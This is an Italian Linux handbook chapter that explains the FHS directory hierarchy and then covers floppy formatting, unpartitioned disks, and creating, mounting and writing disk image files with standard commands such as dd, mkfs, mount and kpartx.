Nelle sezioni seguenti viene descritta la struttura essenziale (la gerarchia) di un file system standard, secondo il documento FHS (*Filesystem hierarchy standard*), a cui dovrebbero adeguarsi i sistemi GNU. Per maggiori dettagli e aggiornamenti si deve consultare l'originale all'indirizzo *http://www.linuxfoundation.org/collaborate/workgroups/lsb/fhs* .

La struttura tradizionale di un sistema Unix, ancora molto presente nello standard FHS, è controversa, soprattutto in merito alla suddivisione dei file eseguibili in '`/bin/`' e '`/sbin/`' (oltre che in '`/usr/bin/`' e '`/usr/sbin/`'). Pertanto è ragionevole attendersi che con il tempo questa struttura venga semplificata.

19.12.1 Directory «/»: la radice

La directory radice è quella che contiene tutte le altre. Di solito contiene solo directory con l'unica eccezione del file del kernel che può risiedere qui o in '`/boot/`'. La struttura che si dirama dalla directory radice può essere riassunta dall'elenco seguente:

Directory	Descrizione
`/bin/`	binari essenziali;
`/boot/`	file statici per l'avvio del sistema;
`/dev/`	file di dispositivo;
`/etc/`	configurazione particolare del sistema;

Directory	Descrizione
`/home/`	directory personali degli utenti;
`/lib/`	librerie essenziali e moduli del kernel;
`/mnt/`	punto di innesto temporaneo;
`/opt/`	applicativi aggiuntivi;
`/root/`	directory personale dell'utente '**root**';
`/tmp/`	file e directory temporanei;
`/usr/`	gerarchia secondaria;
`/var/`	dati variabili.

Nel caso particolare dei sistemi GNU/Linux si devono aggiungere le directory '`/proc/`' e '`/sys/`' che contengono informazioni vitali prodotte dal kernel.

19.12.2 Directory «/bin/» e «/sbin/»: binari essenziali

La directory '`/bin/`' contiene gli eseguibili di uso comune più importanti. I file al suo interno sono generalmente accessibili in esecuzione a tutti gli utenti. La directory '`/sbin/`' contiene eseguibili allo stesso livello di importanza di '`/bin/`', ma il cui utilizzo è generalmente di competenza dall'utente '**root**'.

La distinzione non è dovuta tanto a motivi di sicurezza, quanto all'esigenza di mettere un po' di ordine tra gli eseguibili. Infatti, i file contenuti in '`/sbin/`' sono generalmente accessibili anche agli

utenti comuni (purché i permessi di questi file non siano stati modificati per esigenze particolari), ma questa directory non viene inclusa nell'elenco dei percorsi degli eseguibili (variabile ***PATH***) degli utenti.

La directory '`/bin/`', in particolare, dovrebbe contenere una shell compatibile con quella di Bourne e una compatibile con la shell C.

19.12.3 Directory «/boot/»: file statici per l'avvio del sistema

La directory '`/boot/`' contiene i file utilizzati dal meccanismo di caricamento del sistema operativo (*boot*). In particolare può contenere il kernel quando questo non si trova nella directory radice.

Negli elaboratori x86 è generalmente necessario che i file contenuti in questa directory, kernel e disco RAM iniziale inclusi, siano collocati entro il 1024-esimo cilindro. Inoltre, il sistema di avvio può richiedere di risiedere in un file system diverso da quello usato per il sistema operativo. Pertanto, è opportuno che il contenuto della directory '`/boot/`' risieda effettivamente in una partizione iniziale dell'unità di memorizzazione, dedicata allo scopo.

19.12.4 Directory «/dev/»: file di dispositivo

La directory '`/dev/`' contiene una lunga serie di file di dispositivo. Perché i vari componenti fisici dell'elaboratore possano funzionare, occorre che per ognuno di essi sia stato previsto il file di dispositivo relativo, in questa directory. Spesso, quando si vuole utilizzare un nome predefinito per un dispositivo, si utilizza un collegamento simbolico che punta a quello che serve effettivamente.

Regolando opportunamente i permessi di questi file si controlla l'utilizzo diretto delle unità fisiche da parte degli utenti.

All'interno di questa directory è contenuto il programma '**MAKEDEV**' (di solito si tratta di uno script) utile per ricreare o aggiungere eventuali file di dispositivo mancanti, rispettando le convenzioni del sistema che si utilizza; inoltre, eventualmente, può contenere anche il programma '**MAKEDEV.local**' per la creazione di file di dispositivo particolari, per uso locale.

19.12.5 Directory «/etc/»: configurazione particolare del sistema

«

La directory '/etc/' contiene una lunga serie di file di configurazione, raccolti eventualmente anche in sottodirectory, che riguardano l'intero sistema e che non possono essere condivisi con altri. Alcune di queste sottodirectory sono molto importanti, in particolare quelle descritte nell'elenco seguente:

Directory	Descrizione
/etc/X11/	contiene la configurazione per il sistema grafico X, assieme a quella dei gestori di finestre;
/etc/opt/*applicativo*/	contiene la configurazione specifica di programmi inseriti all'interno della gerarchia '/opt/';
/etc/sgml/	contiene la configurazione di SGML;
/etc/xml/	contiene la configurazione di XML.

Benché non sia riconosciuta nello standard FHS, nei sistemi GNU/Linux è molto importante anche la directory '/etc/skel/', per contenere i file di configurazione personale predefiniti per i nuovi utenti.

19.12.6 Directory «/home/»: directory personali degli utenti

La directory ‘/home/’ è normalmente il punto di partenza per tutte le directory personali degli utenti. Se il sistema viene utilizzato da molti utenti, può essere conveniente (e a volte addirittura necessario) dirottare il contenuto di questa directory in un altro disco e di conseguenza in un file system secondario innestato in questo punto.

19.12.7 Directory «/lib/»: librerie condivise essenziali e moduli del kernel

La directory ‘/lib/’ è il contenitore dei file di libreria (*library*) necessari per i programmi di uso generale. Devono trovarsi qui le librerie necessarie agli eseguibili che possono trovarsi in ‘/bin/’ e ‘/sbin/’. Le librerie che riguardano solo programmi collocati al di sotto di ‘/usr/’, non appartengono a questa directory.

Assieme ai file di libreria, potrebbe trovarsi una directory che si articola ulteriormente e contiene i moduli del kernel: ‘modules/’.

19.12.8 Directory «/mnt/»: punto di innesto per l’inserzione temporanea di altri file system

La directory ‘/mnt/’ normalmente è vuota e serve come punto di collegamento generico per un altro file system.

Spesso, la directory ‘/mnt/’ è stata usata con altre sottodirectory, specifiche per il tipo di unità da innestare; per esempio: ‘/mnt/cdrom/’, ‘/mnt/floppy/’ e simili. Recentemente, per questo scopo, è stata introdotta la directory ‘/media/’.

19.12.9 Directory «/opt/»: applicativi aggiunti

«

La directory ‘`/opt/`’ è il punto di partenza per l’installazione di applicativi addizionali. Tali applicativi dovrebbero risultare collocati ognuno in una propria sottodirectory, nella forma ‘`/opt/`***applicativo***`/`’, ma in particolare dovrebbero contenere almeno la directory ‘`bin/`’ (‘`/opt/`***applicativo***`/bin/`’) ed eventualmente anche ‘`man/`’ (‘`/opt/`***applicativo***`/man/`’).

Quanto contenuto a partire dalla directory ‘`/opt/`’ deve essere statico e quindi accessibile in sola lettura, per cui, i file variabili di questi applicativi devono trovarsi all’interno di ‘`/var/opt/`***applicativo***`/`’ e i file di configurazione in ‘`/etc/opt/`***applicativo***`/`’.

19.12.10 Directory «/proc/» e «/sys/»: informazioni vitali sul kernel e sui processi

«

Le directory ‘`/proc/`’ e ‘`/sys/`’ sono vuote e utilizzate per innestare i file system omonimi nei sistemi GNU/Linux. I file (e le directory) contenuti in questi file system virtuali sono indispensabili ai programmi che hanno la necessità di accedere alle informazioni sul sistema.

Quando si esegue una copia di sicurezza di tutto il file system, queste directory non devono essere archiviate; infatti, è sufficiente ricrearle vuote al momento del recupero, con i soli permessi di lettura e attraversamento: 0555_8.

Tuttavia va osservato che nel documento FHS, a cui si riferisce questo capitolo, non viene menzionata la directory ‘`/sys/`’, ma si tratta ugualmente di una directory obbligatoria nei sistemi GNU/Linux.

19.12.11 Directory «/root/»: directory personale dell'utente root

La directory '`/root/`' è la directory personale dell'utente '**`root`**'. Ci sono molti validi motivi per evitare di mescolarla insieme a quelle degli utenti comuni. Vale la pena di tenere presente che così facendo è possibile impedire gli accessi più facilmente. Inoltre è opportuno che questa directory sia collocata nel file system principale, proprio perché l'amministratore deve essere in grado di accedere anche quando il sistema viene avviato in situazioni di emergenza e non si possono innestare altri file system. Comunque, questa collocazione è considerata facoltativa.

19.12.12 Directory «/tmp/»: file temporanei

La directory '`/tmp/`' è destinata a contenere file provvisori e potrebbe essere anche collocata in un'unità virtuale basata su memoria volatile (disco RAM).

Non sempre i programmi che creano dei file provvisori in questa directory, provvedono poi anche alla loro eliminazione. Se la directory è stata collocata in un'unità di memorizzazione normale, di tanto in tanto, conviene darci un'occhiata e poi procedere a eliminare tutto quello che non serve.

Volendo (ammesso che ciò non sia già stato fatto da chi ha organizzato la distribuzione del sistema operativo) è possibile anche inserire in uno script, di quelli utilizzati dalla procedura di inizializzazione del sistema, un'istruzione di eliminazione di tutti i file contenuti in questa directory, in modo che a ogni avvio del sistema, questa venga ripulita.

Data la sua natura, quando si fanno delle copie di sicurezza del file system, non è il caso di copiare il contenuto di questa directory.

I permessi dati a questa directory sono importanti: devono consentire a chiunque di accedervi in ogni modo e dovrebbero evitare che un utente possa cancellare (inavvertitamente) file di altri utenti. Per questo si attribuiscono normalmente i permessi 1777_8, ovvero '**rwxrwxrwt**'.

19.12.13 Directory «/usr/»: gerarchia secondaria (dati statici e condivisibili)

«

La directory '/usr/' è importante e si scompone in una struttura molto articolata. La gerarchia che parte da questo punto è organizzata in modo da essere statica e condivisibile.

In linea di principio, gli applicativi non devono essere collocati all'interno di questa gerarchia in una directory specifica, ma dovrebbero distribuirsi nel sistema, insieme agli altri. Infatti, l'alternativa corretta è l'utilizzo della gerarchia '/opt/' creata appositamente per permettere questo tipo di collocazione degli applicativi. L'ambiente grafico X che potrebbe utilizzare una propria directory discendente da '/usr/', fa eccezione.

19.12.14 Directory «/usr/bin/» e «/usr/sbin/»: binari non essenziali

«

La directory '/usr/bin/' contiene gli eseguibili di uso comune meno importanti. Generalmente, i file al suo interno sono accessibili in esecuzione a tutti gli utenti. La directory '/usr/sbin/' contiene eseguibili non indispensabili, il cui utilizzo dovrebbe essere di competenza dell'utente '**root**'.

Valgono le stesse considerazioni relative alla distinzione che c'è tra le directory '`/bin/`' e '`/sbin/`'. È opportuno ribadire che quanto contenuto in '`/bin/`' e '`/sbin/`' è essenziale per l'avvio del sistema in situazioni di emergenza e per gestire funzionalità di rete minime necessarie a innestare eventuali file system remoti. Tutto il resto, compresi i demoni per la gestione di servizi non essenziali, deve essere collocato in '`/usr/bin/`' e '`/usr/sbin/`'.

All'interno di '`/usr/bin/`' dovrebbero trovarsi alcune shell utilizzate normalmente per la programmazione (e non quindi per l'interazione con l'utente). In pratica potrebbe trattarsi di '`/usr/bin/perl`', '`/usr/bin/python`' e '`/usr/bin/tcl`'. Se per qualche motivo non possono trovarsi in questa directory, è almeno opportuno che si predisponga un collegamento simbolico che permetta di avviarle da questo punto. Ciò è necessario per poter realizzare script che possano funzionare in ogni configurazione, dal momento che all'inizio dello script occorre indicare il percorso assoluto dell'interprete.

```
#!/usr/bin/perl
…
```

19.12.15 Directory «/usr/games/»: giochi e programmi didattici

La directory '`/usr/games/`' serve per contenere programmi meno importanti destinati al passatempo o alla didattica.

I file di dati statici di questi dovrebbero collocarsi in '`/usr/share/games/`', mentre quelli che devono essere modificati (come lo storico dei punteggi raggiunti e cose simili) in '`/var/games/`'.

19.12.16 Directory «/usr/include/»: file di intestazione

«

Raccoglie i file *include*, o file di intestazione, cioè quelli utilizzati come segmenti standard di sorgenti per i programmi. In pratica, sono quei file che di solito terminano con un'estensione '`.h`' e vengono inglobati automaticamente in un sorgente attraverso le istruzioni '**`#INCLUDE`** ***file***'.

Non tutti i file di questo tipo sono inseriti direttamente nella directory '`/usr/include/`' o in una sua discendente, ma in un sistema ordinato, tutti i file *include* sono raggiungibili a partire da questo punto, almeno attraverso collegamenti simbolici.

19.12.17 Directory «/usr/lib/»: librerie per la programmazione e per gli applicativi

«

La directory '`/usr/lib/`' contiene i file di libreria necessari per i programmi installati a partire da '`/usr/`'. Il concetto di libreria, viene qui inteso in un senso più ampio di quello utilizzato da '`/lib/`'. Infatti, oltre ai file di libreria veri e propri si possono trovare altri file statici semplicemente accessori agli eseguibili.

Per la precisione, i file contenuti al di sotto di questa posizione, sono considerati come dipendenti dal tipo di architettura, mentre quelli che non dipendono da questa vanno collocati in '`/usr/share/`'.

19.12.18 Directory «/usr/local/»: programmi locali

«

La directory '`/usr/local/`' è il punto di inizio per l'installazione locale di programmi, senza che questi siano interessati dalle procedure di aggiornamento del software installato nel modo normale.

Questa valenza locale dipende dai punti di vista e dalle esigenze. ‘/usr/local/’ potrebbe essere usata come directory di collegamento per un altro file system specifico per l’ambito locale. In pratica, quanto contenuto in ‘/usr/’ potrebbe essere condiviso da diversi elaboratori, mentre ‘/usr/local/’ potrebbe essere la particolarità di ogni elaboratore, o di un gruppo più piccolo.

In generale, questa directory dovrebbe apparire vuota subito dopo l’installazione di GNU/Linux. Al massimo potrebbe contenere le directory in cui può scomporsi (anche queste vuote). La struttura prevista di ‘/usr/local/’ è la seguente:

- ‘bin/’,
- ‘games/’,
- ‘include/’,
- ‘lib/’,
- ‘sbin/’,
- ‘share/’,
- ‘src/’.

Il significato e l’utilizzo delle directory appena elencate è equivalente a quelle omonime discendenti da ‘/usr/’, solo che qui hanno un valore relativo a ciò che si installa localmente.

19.12.19 Directory «/usr/share/»: dati indipendenti dall’architettura

La directory ‘/usr/share/’ serve a contenere file di dati statici indipendenti dall’architettura. Ciò rende questa directory condivisibile

tra più sistemi operativi, **dello stesso tipo e versione**, installati su piattaforme differenti. Le directory più importanti di questa struttura sono descritte brevemente nell'elenco seguente:

Directory	Descrizione
`/usr/share/dict/`	elenchi di parole;
`/usr/share/doc/`	documenti vari;
`/usr/share/games/`	file di dati statici per quanto installato in '`/usr/games/`';
`/usr/share/info/`	documentazione ipertestuale GNU Info;
`/usr/share/locale/`	informazioni sulle varie localizzazioni;
`/usr/share/man/`	documentazione interna standard;
`/usr/share/sgml/`	dati SGML;
`/usr/share/xml/`	dati XML;
`/usr/share/nls/`	*Native language support*
`/usr/share/misc/`	varie;
`/usr/share/terminfo/`	directory del sistema Terminfo per la configurazione dei terminali;
`/usr/share/tmac/`	macro Troff aggiuntive e opzionali;
`/usr/share/zoneinfo/`	informazioni sull'ora locale.

Oltre a queste directory, potrebbero esserne aggiunte altre, specifiche di particolari applicazioni o gruppi di queste.

19.12.20 Directory «/usr/share/man/»: pagine di manuale

La directory ‘`/usr/share/man/`’ contiene i file delle pagine di manuale, ovvero la documentazione interna leggibile attraverso il programma ‘**`man`**’. La directory si suddivide in una struttura che varia a seconda della localizzazione, come descritto nella sezione 5.2.1.

Questa non è l’unica posizione in cui si collocano i file delle pagine di manuale, ma questi file riguardano il sistema in generale, i programmi collocati a partire dalla directory radice e da ‘`/usr/`’. Sono esclusi i file riferiti alla documentazione di programmi installati localmente che si trovano in ‘`/usr/local/man/`’. Infine, le pagine di manuale specifiche degli applicativi aggiunti dovrebbero trovarsi in ‘`/opt/`***`applicativo`***`/man/`’.

19.12.21 Directory «/usr/share/misc/»: file di dati vari

La directory ‘`/usr/share/misc/`’ è destinata a contenere file di dati statici di uso vario. In particolare, si dovrebbe trovare qui il file ‘`magic`’.

19.12.22 Directory «/usr/src/»: sorgenti

È il punto a partire dal quale conviene collocare i sorgenti dei programmi che si vogliono tenere a disposizione. I sorgenti che riguardano i programmi collocati in ‘`/usr/local/`’ vanno inseriti a partire da ‘`/usr/local/src/`’.

19.12.23 Directory «/var/»: dati variabili

«

La directory ‘/var/’ contiene altre directory e file di uso vario che contengono dati variabili. Questo significa anche che qui c’è un po’ di tutto, ma si tratta di tutto quello che non può essere contenuto in ‘/usr/’ perché tale directory deve poter essere accessibile in sola lettura. Nelle sezioni successive vengono elencate solo alcune delle directory che si diramano da ‘/var/’.

19.12.24 Directory «/var/cache/»: directory per la memorizzazione transitoria

«

La directory ‘/var/cache/’ serve a contenere dati provvisori provenienti dalle applicazioni. Questi dati devono poter essere rigenerati dalle applicazioni in caso di necessità e ciò deve consentire la cancellazione manuale di tali dati senza provocare pregiudizio alle applicazioni. Così, tutto ciò che risulta contenuto a partire da questa directory non ha la necessità di essere salvato nelle procedure per le copie di sicurezza. Le directory più importanti che riguardano questa struttura sono descritte brevemente nell’elenco seguente:

Directory	Descrizione
/usr/share/fonts/	caratteri tipografici generati localmente;
/var/cache/man/	pagine di manuale formattate;
/var/cache/www/	proxy WWW o dati provvisori;
/var/cache/***applicativo***/	dati provvisori specifici di un programma determinato.

19.12.25 Directory «/var/lock/»: file per il controllo dell'accesso alle risorse

I file che servono a indicare che una certa risorsa è impegnata, dovrebbero essere collocati tutti in '`/var/lock/`'. Ogni file contenuto in questa directory dovrebbe avere il prefisso '`LCK..`' e terminare con il nome del dispositivo (senza il prefisso '`/dev/`'). All'interno del file dovrebbe trovarsi il numero PID del processo che impegna il dispositivo.

19.12.26 Directory «/var/log/»: file delle registrazioni

La directory '`/var/log/`' contiene i file delle registrazioni: sia quelli utilizzati dal registro del sistema, sia quelli di altri programmi.

19.12.27 Directory «/var/mail/»: caselle postali degli utenti

La directory '`/var/mail/`' viene usata per contenere i file delle caselle postali degli utenti, quando queste non sono distribuite nelle rispettive directory personali.

La collocazione più logica per questa directory sarebbe '`/var/spool/mail/`', ma gli standard di fatto del passato nei sistemi Unix impongono questa scelta, allo scopo di garantire l'interscambio dei dati anche tra sistemi Unix molto diversi. Per lo stesso motivo, i file che appaiono in questa directory devono avere un nome corrispondente a quello dell'utenza a cui si riferiscono e il formato deve essere quello comune per la posta elettronica (*Unix mailbox*).

19.12.28 Director «/var/opt/»: dati variabili per gli applicativi aggiuntivi

«

La directory ‘`/var/opt/`’ è il punto di partenza per altre directory contenenti i dati variabili degli applicativi aggiuntivi installati in ‘`/opt/`’. Per la precisione, ogni applicativo che necessita di modificare dati dovrebbe utilizzare una directory con il suo stesso nome.

```
/var/opt/applicativo/
```

19.12.29 Directory «/var/run/»: dati variabili di esecuzione

«

La directory ‘`/var/run/`’ contiene informazioni che riguardano l’esecuzione dei processi. Si tratta in particolare di informazioni sul numero PID degli eseguibili in funzione, del file ‘`utmp`’, dal quale si conosce quali sono gli utenti connessi attualmente, assieme ad altri dati transitori.

Per quanto riguarda l’informazione sul numero PID dei processi, questi sono contenuti in file il cui nome utilizza il formato seguente:

```
programma.pid
```

Tutto quanto contenuto in questa directory deve essere cancellato all’avvio del sistema.

19.12.30 Directory «/var/spool/»: code di dati

La directory ‘`/var/spool/`’ è molto importante per tutti i programmi che hanno la necessità di gestire code di elaborazioni. Per esempio, sono collocate sotto questa directory le code di stampa, dei messaggi di posta elettronica inviati e di altri gestori di servizi.

19.12.31 Directory «/var/tmp/»: file temporanei preservati all’avvio del sistema

La directory ‘`/var/tmp/`’ è destinata a contenere file temporanei che devono rimanere a disposizione più a lungo rispetto a quanto si fa con ‘`/tmp/`’. In particolare, il suo contenuto non dovrebbe essere cancellato al riavvio del sistema.

19.13 Approfondimenti

19.13.1 Inizializzazione a basso livello dei dischetti

Le unità a dischetti sono scomparse dagli elaboratori attuali, pertanto lo studio dei programmi specifici per l’inizializzazione a basso livello di tali supporti magnetici, si giustifica solo per il mantenimento di apparecchiature molto vecchie.

19.13.1.1 Utilizzo di «fdformat»

Il programma ‘**`fdformat`**’[55] esegue un’inizializzazione a basso livello di un dischetto. Il nome del file di dispositivo indica l’unità a dischetti in cui si vuole compiere l’operazione e anche il formato che si vuole ottenere. Per questo motivo è meglio evitare di utilizzare semplicemente nomi di dispositivo generici come ‘`/dev/fd0`’ e ‘`/dev/`

`fd1`'. Molto probabilmente si utilizzano maggiormente i formati relativi a '`/dev/fd0u1440`' e '`/dev/fd1u1440`' che si riferiscono al formato da 1440 Kibyte dei dischetti da 3,5 pollici.

Vale la pena di ricordare che i nomi di dispositivo relativi ai dischetti possono cambiare leggermente da una distribuzione GNU/Linux a un'altra. A volte, il formato dei dischetti da 1440 Kibyte corrisponde al file '`/dev/fd0H1440`'.

`fdformat` [`-n`] ***dispositivo***

L'opzione '**`-n`**' serve a saltare la fase di controllo successiva all'inizializzazione: in generale è meglio non utilizzarla in modo da verificare la riuscita dell'inizializzazione.

Se si vuole consentire agli utenti comuni di compiere questa operazione occorre regolare i permessi dei file di dispositivo dei dischetti in modo da permettere loro l'accesso in lettura e scrittura.

Segue la descrizione di alcuni esempi.

- `#` **`fdformat /dev/fd0u1440`** [*Invio*]

  Inizializza un dischetto da 1440 Kibyte nella prima unità a dischetti.

- `#` **`fdformat /dev/fd1u1440`** [*Invio*]

  Inizializza un dischetto da 1440 Kibyte nella seconda unità a dischetti.

19.13.1.2 Utilizzo di «superformat»

Il programma '**superformat**'[56] è alternativo a '**fdformat**', rispetto al quale permette di definire molti dettagli in più che riguardano l'inizializzazione dei dischetti. In generale, si possono ignorare tutte queste caratteristiche speciali, utilizzando '**superformat**' con la sola indicazione del file di dispositivo del dischetto da inizializzare: è sufficiente fare riferimento al dispositivo generico, senza le informazioni sulla capacità dello stesso. Alla fine dell'inizializzazione a basso livello, '**superformat**' utilizza '**mformat**' per inserire nel dischetto un file system Dos-FAT, che se non serve può essere semplicemente ignorato.

`superformat` [*opzioni*] *dispositivo* [*descrizione_del_supporto*]

Prima di eseguire l'inizializzazione, '**superformat**' controlla le caratteristiche dell'unità a dischetti. È possibile predisporre il file '`/etc/driveprm`' con una direttiva che viene suggerita dallo stesso programma mentre è in funzione, per evitare che venga ripetuto questo controllo. Se si interviene in questo modo, occorre ricordare di eliminare la direttiva quando si cambia unità a dischetti, o quando si cambia l'unità di controllo. In generale, non è il caso di preoccuparsi di questo file, a meno che l'inizializzazione dei dischetti sia un'attività frequente.

Questo valore potrebbe essere influenzato anche dalle variazioni climatiche, pertanto è meglio non predisporre il file '`/etc/driveprm`', nonostante la perdita di tempo iniziale.

Le opzioni di '**superformat**' sono utili soprattutto quando si vuole inizializzare un dischetto utilizzando un formato insolito, ma in tal caso conviene leggere la pagina di manuale relativa: *superformat(1)*. Comunque, vale la pena di ricordare che con l'opzione '**-f**', o '**--noverify**', si esclude qualunque controllo sul risultato dell'inizializzazione.

L'esempio seguente inizializza un dischetto nell'unità corrispondente al file di dispositivo '`/dev/fd0`', utilizzando il formato standard massimo per quel tipo di unità:

```
# superformat /dev/fd0 [Invio]
```

19.13.2 Dischi senza partizioni

«

Come i dischetti, anche le unità di memorizzazione di dimensioni più grandi possono essere usate senza partizioni, facendo riferimento al file di dispositivo che rappresenta l'unità intera, come nell'esempio seguente:

```
# mkfs.ext3 /dev/sdc [Invio]
```

Come si vede, si intende inizializzare il dispositivo '`/dev/sdc`'. Inizialmente, il programma che si utilizza dovrebbe avvisare della scelta particolare che si sta compiendo:

```
/dev/sdc is entire device, not just one partition!
Proceed anyway? (y,n)
```

Evidentemente, basta confermare premendo la lettera '**y**', seguita da [*Invio*] per ottenere ciò che si desidera.

In generale, i programmi a disposizione per la suddivisione delle unità di memorizzazione in partizioni, partono dal presupposto che queste siano organizzate in settori da 512 byte. Tuttavia, possono esistere unità con settori di dimensioni multiple, come è accaduto in passato con alcuni tipi di dischi magneto-ottici.

GNU/Linux è in grado di gestire unità di memorizzazione con settori più grandi di 512 byte (purché si tratti di multipli e si resti entro i 4096 byte), ma le partizioni che si usano solitamente, secondo lo standard tradizionale dei PC-IBM, non possono essere applicate a unità con settori più grandi. Per questo motivo, l'unico modo pratico di utilizzare tali unità è quello di trattarle senza partizioni. Per sicurezza, quando si crea un file system Second-extended (Ext2, Ext3 o Ext4) è bene accertarsi di avere blocchi di dimensioni sufficientemente grandi:

```
# mkfs.ext4 -b 4096 /dev/sdc [Invio]
```

19.13.3 File-immagine

La possibilità di gestire file che riproducono un'unità di memorizzazione intera può sembrare paradossale o senza senso, ma in realtà, ciò è di grande utilità. In questi casi si parla di file-immagine, solo che il termine «immagine» viene usato in molte circostanze differenti e occorre evitare di lasciarsi confondere.

L'esempio più comune di file-immagine è costituito da quelli fatti per riprodurre un disco ottico.

Per utilizzare i file-immagine di unità di memorizzazione, cioè per poterli innestare come si fa con le unità reali, occorre che il kernel

sia in grado di gestire questa funzione (sezione 8.3.8.3).

19.13.3.1 Creazione di un file-immagine normale

«

Un file-immagine di un disco può essere creato a partire da un'unità di memorizzazione esistente, oppure da zero, con l'inizializzazione di un file. Volendo creare l'immagine di un dischetto già esistente si procede semplicemente copiando il file di dispositivo corrispondente all'unità a dischetti nel file che si vuole creare.

```
# cp /dev/fd0 floppy.img[Invio]
```

L'esempio appena mostrato genera il file 'floppy.img' nella directory corrente.

Diversamente si può partire da zero, creando un file e inizializzandolo. Il comando seguente crea il file 'pippo.img' della stessa dimensione di un dischetto da 1440 Kibyte.

```
# dd if=/dev/zero of=pippo.img bs=1024c count=1440[Invio]
```

Il comando successivo serve invece a inizializzarlo in modo da inserirvi un file system (viene utilizzato il formato Ext2).

```
# mkfs.ext2 pippo.img[Invio]

  pippo.img is not a block special device.
  Proceed anyway? (y,n)
```

Trattandosi di una richiesta anomala, il programma '**mkfs.ext2**' vuole una conferma. Basta inserire la lettera '**y**' per proseguire.

```
Proceed anyway? (y,n) y[Invio]
```

Nello stesso modo si può creare un file system differente (per ottenere un file-immagine contenente un file system ISO 9660, usato per

i dischi ottici, si veda la sezione 19.7).

19.13.3.2 Accedere a un file-immagine normale

Per accedere a un file contenente l'immagine di un'unità di memorizzazione (con il suo file system), si procede come se si trattasse di un'unità reale o di una partizione normale. In particolare, viene utilizzato '**mount**' con l'opzione '**-o loop**'.

L'immagine cui si accede può essere stata creata sia partendo da un file vuoto che viene inizializzato successivamente, sia dalla copia di un'unità (o di una partizione) in un file.

```
# mount -o loop -t auto pippo.img /mnt/floppy[Invio]
```

Nell'esempio, l'immagine contenuta nel file '`pippo.img`' viene innestata a partire dalla directory '`/mnt/floppy/`', dove si comporta come se si trattasse di un dischetto normale.

19.13.3.3 File-immagine suddiviso in partizioni

Un file-immagine potrebbe essere suddiviso in partizioni, con l'ausilio di '**fdisk**' o di un programma equivalente. In tal caso il programma potrebbe richiedere di specificare espressamente la geometria a cui fare riferimento (numero di cilindri, numero di tracce per cilindro, numero di settori per traccia).

Per quanto riguarda invece la possibilità di innestare una partizione del file-immagine, occorre in più specificare lo scarto a partire dall'inizio del file. In pratica, occorre sapere in che posizione (espressa in byte, a partire da zero) inizia la partizione desiderata. Per esempio, un disco organizzato in 1024 cilindri, 8 tracce per cilindro e

32 settori per traccia, potrebbe essere stato suddiviso nelle partizioni seguenti, come visualizzato da '**fdisk**':

```
8 heads, 32 sectors/track, 1024 cylinders
Units = cylinders of 256 * 512 = 131072 bytes

Device Boot
                Start   End  Blocks  Id System
minix.dskp1  *       1  1016  130032  81 Minix / old Linux
minix.dskp4       1017  1024    1024  82 Linux swap / Solaris
```

In questo caso si sta verificando il contenuto del file-immagine '`minix.dsk`', in cui sono state dichiarate la prima e la quarta partizione primaria ('**p1**' e '**p4**').

Si parte dal presupposto che la prima partizione, pur iniziando dal primo cilindro, si trova esattamente dopo la prima traccia, per lasciare spazio al settore MBR ed eventualmente ad altro codice di avvio. Pertanto, la prima partizione di questo esempio inizia dopo 32×512 byte, ovvero dopo 16384. Eventualmente, si può verificare questo calcolo contando quanto dovrebbe essere grande la partizione, se partisse dall'inizio, sottraendo poi la dimensione indicata effettivamente: 1016×8×32×512 = 133169152 = 130048 Kibyte. Il valore riportato è invece di 130032 Kibyte, per cui c'è uno scarto di 16 Kibyte, pari al valore già trovato (16384).

A questo punto, per innestare la prima partizione, si può procedere come nell'esempio seguente, dove si lascia che il tipo di file system venga determinato automaticamente:

```
# mount -o loop,offset=16384 -t auto minix.dsk ↩
↪       /mnt/minix [Invio]
```

Tuttavia, anche se formalmente corretto, non è detto che il comando

funzioni. Per risolvere il problema occorre verificare di disporre nel kernel della funzione *Device mapper support*:

- *Device drivers*
  - *Multi-device support (RAID and LVM)*
    - *Multiple devices driver support (RAID and LVM)*
      - *Device mapper support*

Se la funzione in questione è disponibile, ma solo come modulo, allora va caricato il modulo '**dm_mod**':

```
# modprobe dm_mod[Invio]
```

A questo punto, serve il programma Kpartx,[57] con il quale si generano dei file di dispositivo utili per accedere le partizioni esistenti:

```
# kpartx -v -a minix.dsk[Invio]
```

Con l'aiuto di Kpartx si ottengono dei file di dispositivo ulteriori, con i quali è possibile accedere direttamente alle partizioni del file-immagine. Ammesso di avere ottenuto i dispositivi '`/dev/mapper/loop3p1`' e '`/dev/mapper/loop3p2`', il comando necessario a innestare la prima partizione diventa quello seguente:

```
# mount -o loop -t auto /dev/mapper/loop3p1 /mnt/minix[Invio]
```

19.13.3.4 trasferimento di un file-immagine in un'unità reale

Se il file-immagine, all'interno del quale è stato fatto del lavoro, corrisponde esattamente a un'unità di memorizzazione o a una sua

partizione, è possibile riprodurre questa immagine nell'unità o nella partizione corrispondente. Per questo si può utilizzare '**cp**' oppure '**dd**'.

I due esempi seguenti riproducono nello stesso modo il file '`pippo.img`' in un dischetto.

```
# cp pippo.img /dev/fd0 [Invio]

# dd if=pippo.img of=/dev/fd0 [Invio]
```

Naturalmente, se l'immagine è stata innestata in precedenza per poterne modificare il contenuto, occorre ricordarsi di eseguirne il distacco prima di procedere alla riproduzione.

19.13.4 Unità di memorizzazione senza file system

GNU/Linux, come altri sistemi Unix, permette di gestire anche unità di memorizzazione di massa, ad accesso diretto, che al loro interno non contengono un file system. Questo concetto potrebbe sembrare scontato per molti, ma tutti quelli che si avvicinano a GNU/Linux provenendo da sistemi in cui tali cose non si possono fare devono porre attenzione a questo particolare.

Un'unità o una partizione senza file system è semplicemente una sequenza di settori. In modo molto semplificato è come se si trattasse di un file. Quando si indicano i nomi di dispositivo legati alle unità intere o alle loro partizioni, si fa riferimento a questi nel loro insieme, come se si trattasse di file.

Quando si vuole utilizzare un'unità o una partizione nel modo con cui si è abituati di solito, cioè per gestire i file al suo interno, la si deve innestare e da quel momento non si fa più riferimento al nome del dispositivo.

19.13.5 Controllo dell'unità per dischi ottici

Il kernel Linux ha una propria gestione per l'accesso alle unità CD o DVD, la quale può essere impostata, attraverso un programma apposito. In generale, non c'è alcun bisogno di intervenire sull'impostazione predefinita iniziale, tuttavia può essere interessante conoscere le alternative disponibili, in presenza di situazioni particolari.

Il programma che consente di modificare la configurazione di utilizzo delle unità CD o DVD è '**setcd**':

```
setcd [opzioni] [file_di_dispositivo]
```

